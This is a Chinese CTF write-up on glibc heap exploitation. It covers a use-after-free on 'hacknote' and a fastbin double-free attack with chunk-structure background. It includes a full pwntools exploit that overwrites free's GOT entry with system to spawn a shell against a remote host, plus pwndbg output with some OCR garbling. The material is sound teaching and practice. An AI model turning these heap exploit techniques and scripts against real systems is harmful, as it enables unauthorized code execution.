$ss : 0x0000002b
$ds : 0x0000002b
$es : 0x0000002b
$fs : 0x00000000
$gs : 0x00000063
```

\$eflags: [carry PARITY adjust ZERO sign trap INTERRUPT direction overflow resume]

```
virtualx86 identification]
```

```
———[ code:i386 ]———
```

```
0x80486c2 <add_note+76>    add    DWORD PTR [eax], eax
0x80486c4 <add_note+78>    add    BYTE PTR [ebx+0x86a0cec], al
0x80486ca <add_note+84>    call   0x80484e0 <malloc@plt>
→ 0x80486cf <add_note+89>    add    esp, 0x10
```

申请 note2 的 content 的内存地址为 0x804b008，就是 note0 对应的地址，即此时我们向 note2 的 content 写内容，就会将 note0 的 put 字段覆盖。

```
pwndbg> n 1
```

```
[+] Heap-Analysis - malloc(8)=0x804b008
```

```
[+] Heap-Analysis - malloc(8)=0x804b008
```

```
0x08048761 in add_note ()
```

```
———[ registers ]———
```

\$eax :	0x0804b008	→ 0x00000000
\$ebx :	0x0804b040	→ 0x0804865b → <print_note_content+0> push ebp
\$ecx :	0xf7fac780	→ 0x00000000
\$edx :	0x0804b008	→ 0x00000000
\$esp :	0xfffffcf10	→ 0x00000008
\$ebp :	0xfffffcf48	→ 0xfffffcf68 → 0x00000000
\$esi :	0xf7fac000	→ 0x001b1db0
\$edi :	0xf7fac000	→ 0x001b1db0
\$eip :	0x08048761	→ <add_note+235> add esp, 0x10
\$cs :	0x00000023	
\$ss :	0x0000002b	
\$ds :	0x0000002b	
\$es :	0x0000002b	
\$fs :	0x00000000	
\$gs :	0x00000063	

\$eflags: [carry PARITY adjust ZERO sign trap INTERRUPT direction overflow resume
virtualx86 identification]

```
———[ code:i386 ]———
```

```
0x8048752 <add_note+220>    mov    al, ds:0x458b0804
0x8048757 <add_note+225>    call   0x581173df
0x804875c <add_note+230>    call   0x80484e0 <malloc@plt>
→ 0x8048761 <add_note+235>    add    esp, 0x10
```

我们来具体检验一下，看一下覆盖前的情况，可以看到该内存块的 put 指针已经被置为 NULL 了，这是由 fastbin 的 free 机制决定的。

```
pwndbg> x/2xw 0x804b008  
0x804b008: 0x00000000 0x0804b018
```

覆盖后，具体的值如下

```
pwndbg> x/2xw 0x804b008  
0x804b008: 0x08048986 0x0804b00a  
pwndbg> x/i 0x08048986
```

0x8048986 <magic>: push ebp

可以看出，确实已经被覆盖为我们所想要的 magic 函数了。

最后执行的效果如下

```
[+] Starting local process './hacknote': pid 35030  
[*] Switching to interactive mode  
flag{use_after_free}-----  
HackNote-----
```

1. Add note
 2. Delete note
 3. Print note
 4. Exit
-

同时，我们还可以借助 pwndbg 的 heap-analysis-helper 来看一下整体的堆的申请与释放的情况，如下

```
pwndbg> heap-analysis-helper  
[*] This feature is under development, expect bugs and instability...  
[+] Tracking malloc()  
[+] Tracking free()  
[+] Tracking realloc()  
[+] Disabling hardware watchpoints (this may increase the latency)  
[+] Dynamic breakpoints correctly setup, pwndbg will break execution if a  
possible vulnerability is found.  
[*] Note: The heap analysis slows down noticeably the execution.
```

```
pwndbg> c
```

Continuing.

```
[+] Heap-Analysis - malloc(8)=0x804b008
```

```
[+] Heap-Analysis - malloc(8)=0x804b008
[+] Heap-Analysis - malloc(32)=0x804b018
[+] Heap-Analysis - malloc(8)=0x804b040
[+] Heap-Analysis - malloc(32)=0x804b050
[+] Heap-Analysis - free(0x804b018)
[+] Heap-Analysis - watching 0x804b018
[+] Heap-Analysis - free(0x804b008)
[+] Heap-Analysis - watching 0x804b008
[+] Heap-Analysis - free(0x804b050)
[+] Heap-Analysis - watching 0x804b050
[+] Heap-Analysis - free(0x804b040)
[+] Heap-Analysis - watching 0x804b040
[+] Heap-Analysis - malloc(8)=0x804b040
[+] Heap-Analysis - malloc(8)=0x804b008
[+] Heap-Analysis - Cleaning up
[+] Heap-Analysis - Re-enabling hardware watchpoints
[New process 36248]
process 36248 is executing new program: /bin/dash
[New process 36249]
process 36249 is executing new program: /bin/cat
[Inferior 3 (process 36249) exited normally]
```

2.2.6 Fastbin Attack

首先学习一下本体涉及到的 Linux 堆内存管理的问题。

- chunk 结构的历史演变有那几个变种？

<https://www.cnblogs.com/alisecurity/p/5486458.html>

- 隐式链接技术 1.简单的 chunk 结构




图5-1 简单的allocated chunk格式




图5-2 简单的free chunk格式

(1) 堆内存要求每个 chunk 的 size 必须是 8 的整数倍（双字），因此 chunk size 的后三位是无效的，用作标志位。该版本的 chunk 结构中，用第 0bit 位标志该 chunk 是否已被分配。

(2) 在 allocated chunk 中, padding 部分主要用于地址对齐/防止外部碎片的产生, 保证 chunk size 为 8 的倍数。

但该模式效率低下, 假设要释放 chunk p, 并将其与前一个 free chunk FD 合并, 需要从头遍历整个堆找到 FD, 每次 chunk 释放的效率与堆的大小成线性关系。

2. 带边界标记的合并技术 边界标记:

在每个 chunk 的最后添加一个脚部 Footer (头部 header 的副本)。




图5-4 改进版的chunk格式之Knuth边界标记

但这种方式显然不利于小内存 chunk 的频繁申请和释放, 因此进一步进行优化: 只有 free chunk 才有 Footer, 并将 pre_chunk 的 allocated/free 标记存储于 tmp_chunk 的第 1/2bit

位上。




图5-5 改进版的Knuth边界标记allocated chunk格式




图5-6 改进版的Knuth边界标记free chunk格式

3.再进化——支持多线程

(1) tmp_chunk 的 allocated/free 标志可通过查询 next_chunk size 的“pre”标志得到，因此可以去掉。

(2) 把 Footer 移到首部。




图5-9 当前glibc malloc allocated chunk格式




图5-10 当前glibc malloc free chunk格式

- **size** 的最后三位代表什么？

PREVINUSE(P): 表示前一个 chunk 是否为 *allocated*。

ISMMAPPED(M): 表示当前 chunk 是否是通过 mmap 系统调用产生的。

NON_MAIN_arena(N): 表示当前 chunk 是否是 **thread** arena。

- **chunk** 的最小大小是多少？

这个长度一般是字长的 2 倍，比如 32 位系统是 8 个字节，64 位系统是 16 个字节。头部加上 payload，就是 0x20（64 位）。

```
malloc(size_t n);
//n 为无符号数，若输入负数则表示最大整数，通常会申请失败。
//n = 0 时返回当前系统允许的最小 chunk。
```

- **fastbin** 的 free 和再 malloc 流程分别是什么？

malloc

1. 当 size <= max_fast

直接从 fastbins 数组中分配，没有则从 bins 里分配。

2. 当 size > max_fast 从 bins 数组里查找获取。如果获取一个比较大的 chunk，则先进行分割，剩余的重新组织管理，直接返回给用户。

3. 系统调用 brk 或 mmap malloc 管理的 fastbins 和 bins 里没有找到需要的虚拟内存时，只能通过系统调用从内核获取。

free

1. 当 size <= max_fast 时 直接释放到 fastbins 数组里

2. 当 size > max_fast && 不是 mmap 时 先检查前后项是否 free，如果是则进行合并。合并后，判断最顶端 top 的空闲 chunk 是否超过 trim_threshold，如果超过就进行 brk 系统调用释放内存。

3. 如果是 mmap 生成的内存 直接调用系统调用 munmap 进行内存释放

4. 当 size < mmap_threshold=256K 时，使用 brk 的方式，同时调整 malloc 管理的相关信息。

- chunk 头部和上一 chunk 有关系吗？ chunk 头部包含上一 chunk 的部分内容
(pre_allocated) /pre_chunk size 副本 (pre_free) 当前 chunk size 的第 0bit 位表示上一 chunk 是否 allocated。

- chunk 在 alloc 和 free 时分别有什么特点？ 1.fastbin 的堆块被释放后 next_chunk 的 pre_inuse(P)位不会被清空。 2.fastbin 在执行 free 的时候仅验证了 main_arena 直接指向的块，即链表指针头部的块。对于链表后面的块，并没有进行验证。
- 64 位和 32 位有什么不同？ 32 位和 64 位区别不大，就在于 fastbin 的范围和头部。
- 示例

where - checksec 查看开启了哪些保护。

```
>[*] '/home/lemon/Downloads/shell'
```

Arch: amd64-64-little

RELRO: Partial RELRO//可修改 got 表

Stack: Canary found

NX: NX enabled

PIE: No PIE (0x400000)

- 查看主函数

```
1 void __fastcall __noreturn main(__int64 a1, char **a2, char **a3)
2 {
3     int v3; // [sp+4h] [bp-1Ch]@2
4     __int64 v4; // [sp+8h] [bp-8h]@1
5
6     v4 = *(MK_FP(__FS__, 40LL));
7     sub_40091C();
8     sub_4009A4();
9     while ( 1 )
10    {
11        __isoc99_scanf("%d", &v3);
12        getchar();
13        switch ( v3 )
14        {
15            case 2:
16                delete();
17                break;
18            case 3:
19                edit();
20                break;
21            case 1:
22                create();
23                break;
24        }
25    }
26 }
```

依次进入查看各个函数:

- create

```
1 int64 create()
2 {
3     size_t size; // [sp+8h] [bp-20h]@1
4     unsigned __int64 i; // [sp+8h] [bp-18h]@1
5     void *v3; // [sp+10h] [bp-10h]@1
6     __int64 v4; // [sp+18h] [bp-8h]@1
7
8     v4 = *MK_FP(_FS_, 40LL);
9     _isoc99_scanf("%lu", &size);
10    getchar();
11    v3 = malloc(size);
12    READ(v3, size);
13    for ( i = 0LL; i <= 9 && *gs[8 * i]; ++i )
14    {
15        if ( i == 10 )
16            exit(0);
17        *gs[8 * i] = v3;
18    }
19 }
```

-READ

```
1 int64 __fastcall READ(void *a1, __int64 a2)
2 {
3     __int64 v2; // ST18_8@1
4     __int64 result; // rax@1
5     __int64 v4; // rcx@1
6
7     v2 = *MK_FP(_FS_, 40LL);
8     LODWORD(result) = read(0, a1, a2 - 1);
9     *(a1 + a2 - 1) = 0;
10    result = result;
11    v4 = *MK_FP(_FS_, 40LL) ^ v2;
12
13 }
```

- delete

```
1 signed __int64 delete()
2 {
3     signed __int64 result; // rax@3
4     __int64 v1; // rdx@5
5     int v2; // [sp+4h] [bp-Ch]@1
6     __int64 v3; // [sp+8h] [bp-8h]@1
7
8     v3 = *MK_FP(__FS__, 40LL);
9     __isoc99_scanf("%d", &v2);
10    getchar();
11    if ( v2 >= 0 && v2 <= 9 )
12    {
13        free(*gs[8 * v2]);
14        result = 0LL;
15    }
16    else
17    {
18        result = 0xFFFFFFFFLL;
19    }
20    v1 = *MK_FP(__FS__, 40LL) ^ v3;
21    return result;
22 }
```

这里注意到他没有把指针置 0，存在 **double free** 漏洞。


what

- 这里采用 **double tree** 进行攻击 连续释放一块堆块，libc 中有检查，会报 double free 的错。但是中间释放一个其他堆块，程序不会报错崩溃，这样就将 double free 转化成 uaf，


第一块和第三块指向同一个地址公用一块内存，因此可以构造数据加以利用。

```
free(chunk1);
free(chunk2);
free(chunk1);
return 0;
}
```


第一次释放 free(chunk1)



第二次释放 free(chunk2)



第三次释放 free(chunk1)



- System

```

1 _int64 sysfalse()
2 {
3     _int64 v0; // ST08_8@1
4
5     v0 = *MK_FP(__FS__, 40LL);
6     system("cat banner.txt");
7     return *MK_FP(__FS__, 40LL) ^ v0;
8 }

```

- free_got

.got.plt:00000000000602017	db 0
.got.plt:00000000000602018	dq offset free ; DATA XREF: _fre
.got.plt:00000000000602020	dq offset strlen ; DATA XREF: _str
.got.plt:00000000000602028	dq offset __stack_chk_fail
.got.plt:00000000000602028	; DATA XREF: __s
.got.plt:00000000000602030	dq offset system ; DATA XREF: _sys
.got.plt:00000000000602038	dq offset read ; DATA XREF: _rea
.got.plt:00000000000602040	dq offset __libc_start_main
.got.plt:00000000000602040	; DATA XREF: __l
.got.plt:00000000000602048	dq offset getchar ; DATA XREF: _get
.got.plt:00000000000602050	dq offset malloc ; DATA XREF: _mal
.got.plt:00000000000602058	dq offset setvbuf ; DATA XREF: _set
.got.plt:00000000000602060	dq offset __isoc99_scanf
.got.plt:00000000000602060	; DATA XREF: __i
.got.plt:00000000000602068	dq offset exit ; DATA XREF: _exi
.got.plt:00000000000602068	ends

- system 和 got 都有了，寻找覆盖的位置。

fastbin 在 malloc 时会 check 对应的 chunk 大小是否符合原定义大小，但是有个问题，0x10 和 0x8 其实是同一个 chunk（问题来源历史结构），所以检查很马虎，最后一位不看，又因为是 int 型，只 check4 位。

_int_malloc 会对欲分配位置的 size 域进行验证，如果其 size 与当前 fastbin 链表应有 size 不符就会抛出异常。

_int_malloc 中的校验如下：

```

if (__builtin_expect (fastbin_index (chunksize (victim)) != idx, 0))
{
    errstr = "malloc(): memory corruption (fast)";
    errorout:
    malloc_printerr (check_action, errstr, chunk2mem (victim));
}

```

```
    return NULL;
}
```

在 free 的 got 前面找到能通过验证的位置。0x60 的 chunk size，于是申请 0x50 的 size。

(ps: 这里 0x1e 是凑出来的。) (又 ps: 只 check4 位所以参数写“w”。)

0x601ffa:	0x00000000	0x1e280000	0x00000060	0xd1680000
0x60200a:	0x7f867784	0xd8700000	0x7f867763	0x04f00000
0x60201a:	0x7f86772e	0x07160000	0x00000040	0x07260000
0x60202a:	0x00000040	0x13900000	0x7f86772a	0x32500000
0x60203a:	0x7f867735	0xc7400000	0x7f867727	0x21600000
0x60204a:	0x7f86772d	0x01300000	0x7f86772e	0xbe700000
0x60205a:	0x7f86772c	0x74d00000	0x7f86772c	0x87a60000
0x60206a:	0x00000040	0x00000000	0x00000000	0x00000000

- double free 后 attach gdb 进行调试

```
from pwn import *
import time
context.log_level = 'debug'

p = process('./shell')
elf = ELF('./shell')

create(0x50, 'a'*0x1f)
create(0x50, 'b'*0x1f)

free(0)
free(1)
free(0)
gdb.attach(p)#gdb 调试~~~
```

- 查看此时的 fastbins fastbin 的 chunk 靠 fd 指针相连，如果把 0x15bd000 对应的 fd 修改成自己想要的地址，那么后面的 0x15bd000 就会指向它。main_arene->0->1(->0) <-0

fastbins	
0x20:	0x0
0x30:	0x0
0x40:	0x0
0x50:	0x0
0x60:	0x15bd000 → 0x15bd060 ← 0x15bd000
0x70:	0x0
0x80:	0x0

- 将地址写入内存，即修改 fd。

```
create(0x50,p64(0x601ffa))#0  
gdb.attach(p)
```

```
main_arene->1->0 main_arene->1->0->0x601ffa
```

```
pwndbg> fastbins  
fastbins  
0x20: 0x0  
0x30: 0x0  
0x40: 0x0  
0x50: 0x0  
0x60: 0x115b060 -> 0x115b000 -> 0x601ffa ← 0x387000007fdd24b6  
0x70: 0x0  
0x80: 0x0
```

```
create(0x50,'sh\x00')#1
```

```
main_arene->0->0x601ffa 1(sh)
```

```
pwndbg> fastbins  
fastbins  
0x20: 0x0  
0x30: 0x0  
0x40: 0x0  
0x50: 0x0  
0x60: 0x23b1000 -> 0x601ffa ← 0xa87000007f65cef6  
0x70: 0x0  
0x80: 0x0
```

```
create(0x50,'QAQ')#0
```

```
main_arene->0x601ffa
```

```
pwndbg> fastbins  
fastbins  
0x20: 0x0  
0x30: 0x0  
0x40: 0x0  
0x50: 0x0  
0x60: 0x601ffa ← 0xd87000007f8e5163  
0x70: 0x0  
0x80: 0x0
```

```
create(0x50, 'a'*14+p64(sys_g))#0x601ffa
```

成功覆盖了 free_got.

	x/16gx	0x601ffa
0x601ffa:	0x1e28000000000000	0x1168000000000060
0x60200a:	0x6161616161616161	0x0730616161616161
0x60201a:	0x0716000000000040	0x0726000000000040
0x60202a:	0x5390000000000040	0x725000007f4e9cf0
0x60203a:	0x074000007f4e9d09	0x616000007f4e9cf0
0x60204a:	0x413000007f4e9d01	0x007000007f4e9d02
0x60205a:	0xb4d000007f4e9d00	0x07a600007f4e9d00
0x60206a:	0x0000000000000040	0x0000000000000000

- 总结一下就是：在 got 表附近找到可以通过 check 的 0x60，构造 0x50 的 fastbin。创建 chunk，free 一个里面写着 sh 的 chunk。
- exp

```
create(x)#chunk 0
```

```
create(x)#chunk 1
```

```
free(0)
```

```
free(1) f
```

```
ree(0)//double free
```

```
create(address)#chunk 0. 2
```

```
create(x)#chunk 1. 3
```

```
create(x)#chunk 0. 4
```

```
create(content) ``
```

最终 exp:

```
from pwn import *
import time

elf = ELF('./shell')
p = remote('165.227.62.195',11003)
#p = process('./shell')

def create(size,con):
    p.sendline('1')#create();
    time.sleep(1)
```

```
p.sendline(str(size))
time.sleep(1)
p.send(con)
time.sleep(1)

def free(index):
    p.sendline('2')#delete();
    time.sleep(1)
    p.sendline(str(index))
    time.sleep(1)

sys_g = elf.plt['system']
#free_g = elf.got['free']

create(0x50,'a'*0x1f)#0
create(0x50,'b'*0x1f)#1 随便写。

free(0)
free(1)
free(0)

create(0x50,p64(0x601ffa))#0/2          free_got-0x1e->0x60
create(0x50,'sh\x00')#1/3                 shell
create(0x50,'QAQ\x00')#0/4               随便写+1。
create(0x50,'a'*14+p64(sys_g))#0x601ffa system
free(3)#free(已经被覆盖为system)->shell(chunk 3)

p.interactive()
```

